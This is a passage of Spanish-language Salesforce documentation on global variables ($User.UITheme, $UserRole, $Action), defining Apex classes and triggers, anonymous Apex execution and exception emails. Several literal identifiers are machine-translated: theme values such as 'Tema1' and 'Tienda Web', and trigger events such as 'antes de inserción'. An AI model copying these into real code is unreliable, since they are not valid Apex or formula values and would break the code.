|---|---|
| **Descripción:** | Estos campos de combinación globales identifican el aspecto de Salesforce que ve un usuario en una página Web en concreto.<br><br>La diferencia entre las dos variables es que `$User.UITheme` devuelve el aspecto que se *supone* que debe ver el usuario, mientras que `$User.UIThemeDisplayed` devuelve el aspecto que el usuario ve *realmente*. Por ejemplo, puede que un usuario tenga la preferencia y los permisos para ver el aspecto del Lightning Experience, pero si está utilizando un navegador que no admita ese aspecto y comportamiento, como por ejemplo las versiones obsoletas de Internet Explorer, `$User.UIThemeDisplayed` devolverá un valor diferente. |
| **Uso:** | Utilice estas variables para identificar el archivo CSS utilizado para mostrar las página Web de Salesforce a un usuario. Ambas variables devuelven uno de los valores siguientes.<br><br>• `Tema1`: Tema obsoleto de Salesforce<br>• `Theme2`: Tema de la interfaz de usuario Salesforce Classic 2005<br>• `Theme3`: Tema de la interfaz de usuario Salesforce Classic 2010<br>• `Theme4d`: Tema moderno "Lightning Experience" de Salesforce<br>• `Theme4t`—: Tema Salesforce1 mobile de Salesforce<br>• `ValorPredeterminadoDePortal`: tema del portal de clientes de Salesforce<br>• `Tienda Web`: tema de AppExchange de Salesforce |
| **Ejemplo de Visualforce:** | El siguiente ejemplo indica cómo puede mostrar diferentes formatos basados en el tema de un usuario:<br><br>`<apex:page>`<br>`  <apex:pageBlock title="My Content" rendered="{!$User.UITheme == 'Theme2'}">`<br>`  // this is the old theme...`<br>`  </apex:pageBlock>`<br><br>`  <apex:pageBlock title="My Content" rendered="{!$User.UITheme == 'Theme3'}">`<br>`  // this is the classic theme ...`<br>`  </apex:pageBlock>`<br>`</apex:page>` |

### $UserRole

| | |
|---|---|
| **Descripción:** | Tipo de campo de combinación global que se debe utilizar al hacer referencia a información sobre la función del usuario actual. Los campos de combinación de funciones pueden hacer referencia a información como el nombre de la función, descripción e Id. |
| **Uso:** | 1. Seleccionar el tipo de campo: $UserRole.<br>2. Seleccione un campo de combinación como `$UserRole.Name`. |
| **Ejemplo de regla de validación:** | La fórmula de la regla de validación siguiente hace referencia al nombre de función del usuario que se va a validar, que un campo personalizado denominado `Porcentaje de descuento` no supera el valor máximo permitido para esa función:<br>`Discount_Percent__c > VLOOKUP($ObjectType.Role_Limits__c.Fields.Limit__c, $ObjectType.Role_Limits__c.Fields.Name, $UserRole.Name)` |
| **Proceso, Flujo y Visualforce:** | `{!$UserRole.LastModifiedById}` |
| **Sugerencias:** | • El usuario actual es la persona que modifica el registro que solicita el valor predefinido, la regla de validación u otra operación que utiliza estos campos de combinación globales.<br>• Si un proceso de Caso Web o Candidato Web modifica un registro, el usuario actual es el `Propietario predeterminado del candidato` o `Propietario predeterminado de caso`.<br>• Cuando un proceso ejecuta acciones programadas y el usuario que ha iniciado el proceso ya no está activo, $UserRole hace referencia a la función del usuario del flujo de trabajo predeterminado. Lo mismo sucede con acciones basadas en tiempo en reglas de flujo de trabajo.<br>Nota: No puede utilizar los siguientes valores `$UserRole` en Visualforce:<br>• `CaseAccessForAccountOwner`<br>• `ContactAccessForAccountOwner`<br>• `OpportunityAccessForAccountOwner`<br>• `PortalType` |

CONSULTE TAMBIÉN

Valores válidos para la variable global $Action

# Valores válidos para la variable global `$Action`

Todos los objetos admiten acciones básicas, como crear nuevo, duplicar, ver, modificar, enumerar y eliminar. La variable global `$Action` también hace referencia a acciones disponibles en numerosos objetos estándar. Los valores disponibles en su organización pueden diferir en función de las funciones que active.

La siguiente tabla enumera las acciones a las que puede hacer referencia con la variable global `$Action` y los objetos sobre los que puede realizar estas acciones.

| Valor | Descripción | Objetos |
|---|---|---|
| Aceptar | Acepta un registro. | • Grupos de anuncios<br>• Caso<br>• Evento<br>• Campaña de Google<br>• Palabra clave<br>• Candidato<br>• Frase de búsqueda<br>• Versión de SFGA<br>• Anuncio de texto |
| Activar | Activa un contrato. | Contrato |
| Agregar | Agrega un producto a una lista de precios. | Producto 2 |
| Agregar campaña | Agrega un miembro de campaña. | Campaña |
| Agregar influencia | Agrega una campaña a la lista de oportunidades influyentes de una oportunidad. | Oportunidad |
| Agregar producto | Agrega un producto a una lista de precios. | Partida de oportunidad |
| Añadir a campaña | Agrega un contacto o candidato a una campaña. | • Contacto<br>• Candidato |
| Agregar a Outlook | Agrega un evento a Microsoft Outlook. | Evento |
| Configuración avanzada | Inicia la configuración avanzada de campañas. | Campaña |
| Noticias de Altavista | Inicia `www.altavista.com/news/`. | • Cuenta<br>• Candidato |
| Cancelar | Cancela un evento. | Evento |
| Selección de caso | Especifica un caso para una solución. | Solución |
| Cambiar propietario | Cambia el propietario de un registro. | • Cuenta<br>• Grupos de anuncios |

EDICIONES

Disponible en: Salesforce Classic

Variable global de `$Action` disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para crear, modificar y eliminar Custom S-Control, fórmulas o páginas de Visualforce:
- "Personalizar aplicación"

| | | |
|---|---|---|
| | | • Campaña<br>• Contacto<br>• Contrato<br>• Campaña de Google<br>• Palabra clave<br>• Oportunidades<br>• Frase de búsqueda<br>• Versión de SFGA<br>• Anuncio de texto |
| Cambiar estado | Cambia el estado de un caso. | • Caso<br>• Candidato |
| Lista de precios | Selecciona el libro de precios para usar. | OpportunityLineItem |
| Duplicar | Duplica un registro. | • Grupos de anuncios<br>• Activo<br>• Campaña<br>• Miembro de campaña<br>• Caso<br>• Contacto<br>• Contrato<br>• Evento<br>• Campaña de Google<br>• Palabra clave<br>• Candidato<br>• Oportunidad<br>• Producto<br>• Frase de búsqueda<br>• Versión de SFGA<br>• Anuncio de texto<br>• Objetos personalizados |
| Duplicar como secundario | Crea un caso relacionado con los detalles de un caso principal. | Caso |
| Cerrar caso | Cierra un caso. | Caso |
| Convertir | Crea una cuenta, contacto y oportunidad usando la información de un candidato. | Candidato |
| Convertir candidato | Convierte un candidato en un miembro de campaña. | Miembro de la campaña |
| Crear oportunidad | Crea una oportunidad en función de un miembro de campaña. | Miembro de campaña |
| Declinar | Declina un evento. | Evento |

| | | |
|---|---|---|
| Eliminar | Elimina un registro. | • Grupos de anuncios<br>• Activo<br>• Campaña<br>• Miembro de campaña<br>• Caso<br>• Contacto<br>• Contrato<br>• Evento<br>• Campaña de Google<br>• Palabra clave<br>• Candidato<br>• Oportunidad<br>• Producto de oportunidad<br>• Producto<br>• Frase de búsqueda<br>• Versión de SFGA<br>• Solución<br>• Tarea<br>• Anuncio de texto<br>• Objetos personalizados |
| Eliminar serie | Elimina una serie de eventos o tareas. | • Evento<br>• Tarea |
| Deshabilitar portal de clientes | Deshabilita un usuario del portal de clientes. | Contacto |
| Deshabilitar cuenta del portal de clientes | Deshabilita una cuenta del portal de clientes. | Cuenta |
| Deshabilitar portal de socios | Deshabilita un usuario del portal de socios. | Contacto |
| Deshabilitar cuenta de socio | Deshabilita una cuenta del portal de socios. | Cuenta |
| Descargar | Descarga un archivo adjunto. | • Archivo adjunto<br>• Documento |
| Modificar | Modifica un registro. | • Grupos de anuncios<br>• Activo<br>• Campaña<br>• Miembro de campaña<br>• Caso<br>• Contacto<br>• Contrato |

| | | |
|---|---|---|
| | | • Evento<br>• Campaña de Google<br>• Palabra clave<br>• Candidato<br>• Oportunidad<br>• Producto de oportunidad<br>• Producto<br>• Frase de búsqueda<br>• Versión de SFGA<br>• Solución<br>• Tarea<br>• Anuncio de texto<br>• Objetos personalizados |
| Modificar todo Producto | Modifica todos los productos de una lista de precios. | OpportunityLineItem |
| Activar como socio | Designa una cuenta como cuenta de socio. | Cuenta |
| Habilitar usuario de socio | Habilita un contacto como usuario del portal de socios. | Contacto |
| Habilitar autoservicio | Habilita un contacto como usuario del portal de socios. | Contacto |
| Buscar duplicados | Muestra los candidatos duplicados. | Candidato |
| Evento de seguimiento | Crea un evento de seguimiento. | Evento |
| Tarea de seguimiento | Crea una tarea de seguimiento. | Evento |
| Perfil financiero de Hoovers | Muestra un perfil de Hoovers. | • Cuenta<br>• Candidato |
| Incluir Offline | Incluye un registro de cuenta en Connect Offline: | Cuenta |
| Google Maps | Muestra una dirección en Google Maps. | • Cuenta<br>• Contacto<br>• Candidato |
| Google News | Muestra `www.google.com/news`. | • Cuenta<br>• Contacto<br>• Candidato |
| Google Search | Muestra `www.google.com`. | • Cuenta<br>• Contacto<br>• Candidato |
| Lista | Enumera los registros de un objeto. | • Grupos de anuncios |

| | | |
|---|---|---|
| | | • Campaña<br>• Caso<br>• Contacto<br>• Contrato<br>• Campaña de Google<br>• Palabra clave<br>• Candidato<br>• Oportunidad<br>• Producto<br>• Frase de búsqueda<br>• Versión de SFGA<br>• Solución<br>• Anuncio de texto<br>• Objetos personalizados |
| Registrar llamada | Registra una llamada. | Actividad |
| Combinar correo | Genera una combinación de correo. | Actividad |
| Gestionar miembros | Inicia la página Gestionar miembros. | Campaña |
| Cierre masivo | Cierra múltiples casos. | Caso |
| Combinar | Combina contactos. | Contacto |
| Nuevo | Crea un nuevo registro. | • Actividad<br>• Grupos de anuncios<br>• Activo<br>• Campaña<br>• Caso<br>• Contacto<br>• Contrato<br>• Evento<br>• Campaña de Google<br>• Palabra clave<br>• Candidato<br>• Oportunidad<br>• Frase de búsqueda<br>• Versión de SFGA<br>• Solución<br>• Tarea<br>• Anuncio de texto<br>• Objetos personalizados |

| | | |
|---|---|---|
| Nueva tarea | Crea una tarea. | Tarea |
| Solicitar actualización | Solicita una actualización. | • Contacto<br>• Actividad |
| Seleccionar autoservicio | Registra a un usuario como usuario de autoservicio. | Solución |
| Enviar correo electrónico | Envía un correo electrónico. | Actividad |
| Enviar a Gmail | Abre un correo electrónico en blanco en Gmail. | • Contacto<br>• Candidato |
| Ordenar | Ordena los productos de una lista de precios. | OpportunityLineItem |
| Compartir | Comparte un registro. | • Cuenta<br>• Grupos de anuncios<br>• Campaña<br>• Caso<br>• Contacto<br>• Contrato<br>• Campaña de Google<br>• Palabra clave<br>• Candidato<br>• Oportunidad<br>• Frase de búsqueda<br>• Versión de SFGA<br>• Anuncio de texto |
| Enviar para aprobación | Envía un registro para su aprobación. | • Cuenta<br>• Actividad<br>• Grupos de anuncios<br>• Activo<br>• Campaña<br>• Miembro de campaña<br>• Caso<br>• Contacto<br>• Contrato<br>• Evento<br>• Campaña de Google<br>• Palabra clave<br>• Candidato<br>• Oportunidad<br>• Producto de oportunidad |

| | | |
|---|---|---|
| | | • Producto<br>• Frase de búsqueda<br>• Versión de SFGA<br>• Solución<br>• Tarea<br>• Anuncio de texto |
| Ficha | Accede a la ficha de un objeto. | • Grupos de anuncios<br>• Campaña<br>• Caso<br>• Contacto<br>• Contrato<br>• Campaña de Google<br>• Palabra clave<br>• Candidato<br>• Oportunidad<br>• Producto<br>• Frase de búsqueda<br>• Versión de SFGA<br>• Solución<br>• Anuncio de texto |
| Ver | Muestra un registro. | • Actividad<br>• Grupos de anuncios<br>• Activo<br>• Campaña<br>• Miembro de campaña<br>• Caso<br>• Contacto<br>• Contrato<br>• Evento<br>• Campaña de Google<br>• Palabra clave<br>• Candidato<br>• Oportunidad<br>• Producto de oportunidad<br>• Producto<br>• Frase de búsqueda<br>• Versión de SFGA<br>• Solución |

| | | |
|---|---|---|
| | | • Anuncio de texto<br>• Objetos personalizados |
| Ver todos Miembros de campaña | Enumera todos los miembros de una campaña. | Campaña |
| Ver informe de influencia de la campaña | Muestra el informe Campañas con oportunidades influidas. | Campaña |
| Ver usuario del portal de socios | Enumera todos los usuarios del portal de socios. | Contacto |
| Ver autoservicio | Enumera todos los usuarios de autoservicio. | Contacto |
| Yahoo Maps | Muestra una dirección en Yahoo! Maps. | • Cuenta<br>• Contacto<br>• Candidato |
| Yahoo Weather | Muestra `http://weather.yahoo.com/`. | Contacto |

CONSULTE TAMBIÉN

Variables globales

# Código Apex

## Descripción general del código Apex

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Apex es un lenguaje de secuencia centrado en objetos y muy definido que permite a los desarrolladores ejecutar declaraciones de control de transacciones y flujos en el servidor de la plataforma de Force.com junto con llamadas a la APIde Force.com. Gracias a una sintaxis parecida a Java y un funcionamiento similar a los procedimientos almacenados en una base de datos, Apex permite a los desarrolladores agregar la lógica empresarial a la mayoría de los eventos del sistema, entre los que se incluyen el hacer clic en los botones, las actualizaciones de registros relacionados y las páginas de Visualforce. Los códigos de Apex pueden iniciarse mediante solicitudes de servicio Web y a partir de desencadenadores en objetos.

Apex se puede almacenar en la plataforma de dos formas distintas:

- Una *clase* es una plantilla o estructura a partir de la cual se crean objetos Apex. Las clases están compuestas por otras clases, métodos definidos por el usuario, variables, tipos de excepción y código de inicialización estático. En Configuración, introduzca `Clases de Apex` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Clases de Apex**. Consulte Gestionar clases de Apex en la página 5742.
- Un *desencadenador* es un código Apex que se ejecuta antes o después de que sucedan eventos específicos de lenguaje de manipulación de datos (DML), como antes de insertar en la base de datos registros de objetos o después de eliminar registros. Los desencadenadores se almacenan como metadatos en Salesforce. Una lista de todos los desencadenadores en su organización se encuentra en la página Desencadenadores de Apex en Configuración. Consulte Gestionar desencadenadores de Apex en la página 5743.

Apex por lo general se ejecuta en un contexto de sistema, lo que quiere decir que durante la ejecución del código no se tienen en cuenta los permisos, la seguridad a nivel de campo ni las reglas de colaboración del usuario actual.

Las pruebas de unidad deben cubrir al menos el 75% de Apex antes de que usted pueda desarrollar su código en entornos de producción. Además, todos los desencadenadores deben tener alguna cobertura de prueba. Consulte Acerca de pruebas de unidad Apex en la página 5993.

Una vez creadas sus clases y desencadenadores, así como sus comprobaciones, vuelva a reproducir la ejecución mediante la Consola de desarrollador.

**Nota:** Puede agregar, modificar o eliminar Apex utilizando la interfaz de usuario de Salesforce solo en una organización de Developer Edition, una organización de prueba de Salesforce Enterprise Edition o una organización de sandbox. En una organización de producción de Salesforce, solo podrá realizar cambios de Apex utilizando la llamada Implementación `de la API de metadatos`, el IDE de Force.com o la Herramienta de migración de Force.com. El IDE de Force.com y la herramienta de migración de Force.com son recursos gratuitos proporcionados por Salesforce para ayudar a sus usuarios y socios, pero no se consideran parte de nuestros servicios en lo relativo al Contrato de suscripción principal de Salesforce.

Para obtener más información sobre la sintaxis y el uso de Apex, consulte la *Guía del desarrollador del código Apex de Force.com*.

## Guía del desarrollador y herramientas del desarrollador de Apex

La *Guía del desarrollador Apex* es la referencia completa para el lenguaje de programación Apex. La *Guía del desarrollador Apex* también explica la sintaxis del lenguaje, cómo invocar Apex, cómo trabajar con límites, como escribir pruebas y otros aspectos. Para escribir código Apex, puede elegir entre varias herramientas de Salesforce y externas.

- *Guía del desarrollador de Apex*

Utilice estas herramientas para escribir código Apex:

- Consola de desarrollador de Force.com
- Complemento IDE de Force.com para Eclipse
- Editor de código en la interfaz de usuario de Salesforce

Busque en Internet para encontrar entornos IDE de Salesforce creados por desarrolladores externos.

## Definir clases de Apex

Las clases de Apex se almacenan como metadatos en Salesforce.

**Nota:** Puede agregar, modificar o eliminar Apex utilizando la interfaz de usuario de Salesforce solo en una organización de Developer Edition, una organización de prueba de Salesforce Enterprise Edition o una organización de sandbox. En una organización de producción de Salesforce, solo podrá realizar cambios de Apex utilizando la llamada Implementación `de la API de metadatos`, el IDE de Force.com o la Herramienta de migración de Force.com. El IDE de Force.com y la herramienta de migración de Force.com son recursos gratuitos proporcionados por Salesforce para ayudar a sus usuarios y socios, pero no se consideran parte de nuestros servicios en lo relativo al Contrato de suscripción principal de Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Performance Edition**, **Unlimited Edition**, **Developer Edition**, **Enterprise Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para definir, modificar, eliminar, configurar la seguridad, definir la configuración de la versión, mostrar dependencias y ejecutar pruebas de clases de Apex:

- "Autor de Apex"

Para crear una clase:

1. En Configuración, introduzca *`Clases de Apex`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Clases de Apex** .
2. Haga clic en **Nuevo**.
3. Haga clic en **Configuración de versión** para especificar la versión de Apex y la API utilizada con esta clase. Si su organización tiene paquetes gestionados instalados de AppExchange, también puede especificar qué versión de cada paquete gestionado debe utilizarse con esta clase. Utilice los valores predeterminados para todas las versiones. Esto asocia la clase con la versión más reciente de Apex y la API, así como cada paquete gestionado. Puede especificar una versión anterior de un paquete gestionado si desea acceder a componentes o funciones diferentes a los de la versión más reciente del paquete. Puede especificar una versión anterior de Apex y la API para mantener un comportamiento específico.
4. En el editor de clase, introduzca el código Apex de la clase. Una clase única puede tener hasta 1 millón de caracteres, sin incluir comentarios, métodos de comprobación o clases definidas mediante `@isTest`.
5. Haga clic en **Guardar** para guardar los cambios y volver a la pantalla de detalles de clase o haga clic en **Guardar rápido** para guardar los cambios y continuar modificando la clase. Su clase de Apex debe compilarse correctamente antes de poder guardarla.

Una vez guardadas, se puede recurrir a las clases a través de los métodos o las variables de otro código Apex, como un desencadenador.

**Nota:** Para permitir la compatibilidad con versiones anteriores, las clases se almacenan con la configuración de una versión especificada de Apex y la API. Si la clase de Apex hace referencia a componentes, como un objeto personalizado, en paquetes gestionados instalados, también se guarda la configuración de versión de los paquetes gestionados a los que hace referencia dicha clase. Adicionalmente, las clases se almacenan con una marca `Es válido` que se define como `verdadero` siempre que los metadatos dependientes no hayan cambiado desde que la clase se compiló por última vez. Si se realiza cualquier cambio en los nombres o campos de objetos que se utilizan en la clase, incluidos los cambios superficiales como las modificaciones de una descripción de objeto o campo, o si las modificaciones se aplican a una clase que recurre a esta clase, la marca `Es válido` se define como `falsa`. Cuando un desencadenador o llamada de servicio Web invoca a la clase, el código vuelve a compilarse y se notifica al usuario si hay algún error. Si no hay errores, se restablece la marca `Es válido` como `verdadero`.

CONSULTE TAMBIÉN

Gestionar clases de Apex .

Ver clases de Apex

Gestión de la configuración de versión de Apex

## Definir desencadenadores de Apex

Los desencadenadores de Apex se almacenan como metadatos en la aplicación bajo el objeto con el que se asocian.

**EDICIONES**

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Performance Edition**, **Unlimited Edition**, **Developer Edition**, **Enterprise Edition** y **Database.com Edition**

Los objetos estándar, campañas, casos y correos electrónicos no están disponibles en **Database.com**.

**PERMISOS DE USUARIO**

Para definir desencadenadores de Apex:
- "Apex de autor"

> **Nota:** Puede agregar, modificar o eliminar Apex utilizando la interfaz de usuario de Salesforce solo en una organización de Developer Edition, una organización de prueba de Salesforce Enterprise Edition o una organización de sandbox. En una organización de producción de Salesforce, solo podrá realizar cambios de Apex utilizando la llamada Implementación `de la API de metadatos`, el IDE de Force.com o la Herramienta de migración de Force.com. El IDE de Force.com y la herramienta de migración de Force.com son recursos gratuitos proporcionados por Salesforce para ayudar a sus usuarios y socios, pero no se consideran parte de nuestros servicios en lo relativo al Contrato de suscripción principal de Salesforce.

1. Desde la configuración de gestión de objetos para el objeto a cuyos desencadenadores desea acceder, vaya a Desencadenadores.

   > **Consejo:** Para los objetos estándar Archivos adjuntos, Documento de contenido y Nota, no puede crear un desencadenador en la interfaz de usuario de Salesforce. Para estos objetos, cree un desencadenador utilizando herramientas de desarrollo, como la Consola del desarrollador o el IDE de Force.com. También puede utilizar la API de metadatos.

2. En la lista Desencadenadores, haga clic en **Nuevo**.
3. Haga clic en Configuración de versión para especificar la versión de Apex y la API utilizadas con este desencadenador. Si su organización tiene paquetes gestionados instalados de AppExchange, también puede especificar qué versión de cada paquete gestionado debe utilizarse con este desencadenador. Utilice los valores predeterminados para todas las versiones. Esto asocia el desencadenador con la versión más reciente de Apex y la API, así como cada paquete gestionado. Puede especificar una versión anterior de un paquete gestionado si desea acceder a componentes o funciones diferentes a los de la versión más reciente del paquete.
4. Haga clic en Desencadenador de Apex y seleccione la casilla de verificación `Está activo` si el desencadenador se debe compilar y activar. Deje esta casilla de verificación sin seleccionar si sólo desea almacenar el código en los metadatos de su organización. Esta casilla de verificación se selecciona de forma predeterminada.
5. En el cuadro de texto `Cuerpo`, introduzca el Apex del desencadenador. Un desencadenador simple puede tener hasta 1 millón de caracteres de longitud.

   Para definir un desencadenador, utilice la siguiente sintaxis:

   ```
   trigger TriggerName on ObjectName (trigger_events) {
      code_block
   }
   ```

   donde *`eventos_desencadenador`* puede ser una lista separada por comas de uno o más de los siguientes eventos:

   - `antes de inserción`
   - `antes de actualización`
   - `antes de eliminación`
   - `después de inserción`
   - `después de actualización`
   - `después de eliminación`

- `después de restauración`

Nota: Un desencadenador invocado por una `inserción`, `eliminación` o `actualización` de un evento o tarea recurrente produce como resultado un error de tiempo de ejecución cuando el desencadenador se llama en bruto desde la API de Force.com.

6. Haga clic en **Guardar**.

Nota: Los desencadenadores se almacenan con una marca `Es válido` que se define como `verdadero` siempre que los metadatos dependientes no hayan cambiado desde que el desencadenador se compiló por última vez. Si se realiza cualquier cambio en los nombres o campos de objetos que se utilizan en el desencadenador, incluidos los cambios superficiales como las modificaciones de una descripción de objeto o campo, la marca `Es válido` se define como `falsa` hasta que el compilador del Apex reprocese el código. La nueva compilación se produce en la próxima ejecución del desencadenador o cuando un usuario vuelve a guardar el desencadenador en metadatos.

Si un campo de búsqueda hace referencia a un registro que se ha eliminado, Salesforce borra el valor del campo de búsqueda de forma predeterminada. También puede seleccionar evitar la eliminación de registros si están en una relación de búsqueda.

CONSULTE TAMBIÉN

Gestionar desencadenadores de Apex .

Gestión de la configuración de versión de Apex

Configuración de gestión de búsqueda de objetos

## Código Apex de ejecución anónima


La Consola del desarrollador le permite ejecutar códigos de Apex como otra forma de generar registros de depuración que cubren una lógica de aplicación específica.

| Permisos de usuario necesarios | |
|---|---|
| Para ejecutar Apex anónimo: | "Apex de autor" |

La herramienta Execute Anonymous Apex (Ejecutar Apex anónimo) en la Consola del desarrollador ejecuta el código de Apex que introduce utilizando `ExecuteAnonymous` y genera un registro de depuración con los resultados de la ejecución.

PRECAUCIÓN: Si llama a una clase que contenga un `testMethod`, se ejecutarán todas las declaraciones DML del método de prueba. Esta acción puede agregar datos no deseados a su organización.

1. Haga clic en **Debug (Depuración)** > **Open Execute Anonymous Window (Abrir ventana de ejecución anónima)** para abrir la ventana Enter Apex Code (Introducir código Apex).




2. Introduzca el código que desea ejecutar en la ventana Enter Apex Code (Introducir código Apex) o haga clic en para abrir el editor de códigos en una nueva ventana del navegador. Para abrir automáticamente el registro de depuración obtenido al finalizar la ejecución, seleccione **Open Log** (Abrir registro).

   Nota: No puede utilizar la palabra clave `static` en código anónimo.

3. Ejecutar el código:
   a. Para ejecutar todo el código de la ventana, haga clic en **Execute** (Ejecutar) o pulse CTRL+E.
   b. Para ejecutar solo las líneas de código seleccionadas, seleccione las líneas y haga clic en **Execute Highlighted** (Ejecutar elementos resaltados) o pulse CTRL+Mayús+E.

4. Si ha seleccionado **Open Log** (Abrir registro), el registro se abrirá automáticamente en el Inspector de registros. Cuando se ejecute el código, el registro de depuración aparecerá en la ficha **Logs (Registros)**. Haga doble clic en el registro para abrirlo en el Inspector de registros.

5. Para ejecutar el mismo código de nuevo sin realizar cambios, haga clic en **Debug (Depuración)** > **Execute Last (Última ejecución)**. Si no desea modificar el código, haga clic en **Debug (Depuración)** > **Open Execute Anonymous Window (Abrir ventana de ejecución anónima)** para abrir la ventana Enter Apex Code (Introducir código Apex) con al entrada anterior.

CONSULTE TAMBIÉN

Menú Debug (Depurar) de la Consola de desarrollador

Inspector de registros

Uso de registros de depuración

Ficha Logs (Registros)

## ¿Qué sucede cuando se produce una excepción de Apex?

Cuando se produce una excepción, se detiene la ejecución del código. Cualquier operación DML que se ha procesado antes de la excepción se deshace y no se aplica en la base de datos. Las excepciones se registran en los registros de depuración. Para excepciones no gestionadas, que son excepciones que el código no capta, Salesforce envía un mensaje de correo electrónico que incluye la información de la excepción. El usuario final ve un mensaje de error en la interfaz de usuario de Salesforce.

### Correos electrónicos de excepción sin gestionar

Cuando se producen excepciones de Apex sin gestionar, se envían los correos electrónicos incluyendo el seguimiento de pila de Apex y el Id. de usuario y organización del cliente. No se devuelve ningún otro dato del cliente con el informe. Los correos electrónicos de excepción sin gestionar se envían de forma predeterminada al desarrollador especificado en el campo `LastModifiedBy` del desencadenador o la clase con fallos. Además, puede tener correos electrónicos enviados a usuarios de su organización de Salesforce y a direcciones de correo electrónico arbitrarias. Para configurar estas notificaciones de correo electrónico, en Configuración, introduzca *`Correo electrónico de excepción de Apex`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Correo electrónico de excepción de Apex**. También puede configurar correos electrónicos de excepción de Apex utilizando el objeto ApexEmailNotification de API de herramientas.

**Nota:** Si se producen excepciones duplicadas en el código Apex que se ejecuta de forma síncrona, los correos electrónicos de excepción posteriores se eliminan y solo se envía el primer correo electrónico. La eliminación de este correo electrónico evita inundar la bandeja de entrada del desarrollador con correos electrónicos acerca del mismo error. Para Apex asíncronos, incluyendo Apex por lotes y métodos anotados con `@future`, no se eliminan los correos electrónicos de excepciones duplicadas.

**EDICIONES**

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Performance Edition**, **Unlimited Edition**, **Developer Edition**, **Enterprise Edition** y **Database.com Edition**

**PERMISOS DE USUARIO**


Para acceder a la página Configuración de correo electrónico de excepción de Apex
- "Ver parámetros"

Para escribir el código Apex
- "Autor de Apex"

Para utilizar la API de herramientas
- "API activado"

### Excepciones no gestionadas en la interfaz de usuario

Si a un usuario se le presenta una excepción que se ha producido en el código Apex durante la utilización de la interfaz de usuario estándar, aparece un mensaje de error. El mensaje de error incluye un texto similar a la notificación indicada aquí.



## Procesamiento de excepciones de paquetes gestionados de Apex

Cuando cree un paquete gestionado para AppExchange de Force.com, puede especificar un usuario que recibirá una notificación por correo electrónico cuando se produzca una excepción que no contenga Apex. Las excepciones ajenas pueden proceder de:

- Una acción de Visualforce o un método similar
- Un método de un servicio Web
- Un desencadenador

El correo electrónico que se envía tiene el formato siguiente:

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Enterprise Edition**

PERMISOS DE USUARIO

Para crear paquetes:
- "Crear paquetes de AppExchange de Force.com"

Para cargar paquetes:
- "Cargar paquetes de AppExchange de Force.com"

Para crear las clases de Apex:
- "Apex de autor"

```
---------------------------------------------------------------------------- Asunto:
Excepción de secuencia de comandos de desarrollador desde CLASSNAME La
organización/usuario siguiente no ha gestionado la excepción de desencadenador de
secuencia de comandos de Apex: USER_ID/ORG_ID EXCEPTION_STRING STACK_TRACE
----------------------------------------------------------------------------
```

Por ejemplo:

```
---------------------------------------------------------------------------- De:
¿Aplicación de Apex? <info@salesforce.com> A: joeuser@salesforce.com
<joeuser@salesforce.com> Asunto: Excepción de comando de desarrollador de Gack WS?
Fecha: Lun, 26 Nov 2007 14:42:41 +0000 (GMT) (06:42 PST) La organización/usuario
siguiente no ha gestionado la excepción de desencadenador de secuencia de comandos de
Apex: 010x0000000rfPg/00Fx00000009ejj TestException.Test Exception?: Excepción de Gack
Class.Gack WS?.gackTestException: línea 4, columna 11
----------------------------------------------------------------------------
```

El número de correos electrónicos generados para el mismo error está limitado a 10 mensajes con el mismo asunto en un periodo de 60 segundos.

# Gestionar clases de Apex .

Disponible en: **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Enterprise Edition**

PERMISOS DE USUARIO

Para definir, modificar, eliminar, configurar la seguridad, definir la configuración de la versión, mostrar dependencias y ejecutar pruebas de clases de Apex:
- "Autor de Apex"

Una clase de Apex es una plantilla o estructura a partir de la cual se crean objetos Apex. Las clases están compuestas por otras clases, métodos definidos por el usuario, variables, tipos de excepción y código de inicialización estático. Una vez almacenadas correctamente, se puede recurrir a los métodos o las variables de clases mediante otro código Apex, o a través de la API de SOAP (o kit de herramientas AJAX) para métodos que se han diseñado con la palabra clave `webService`.

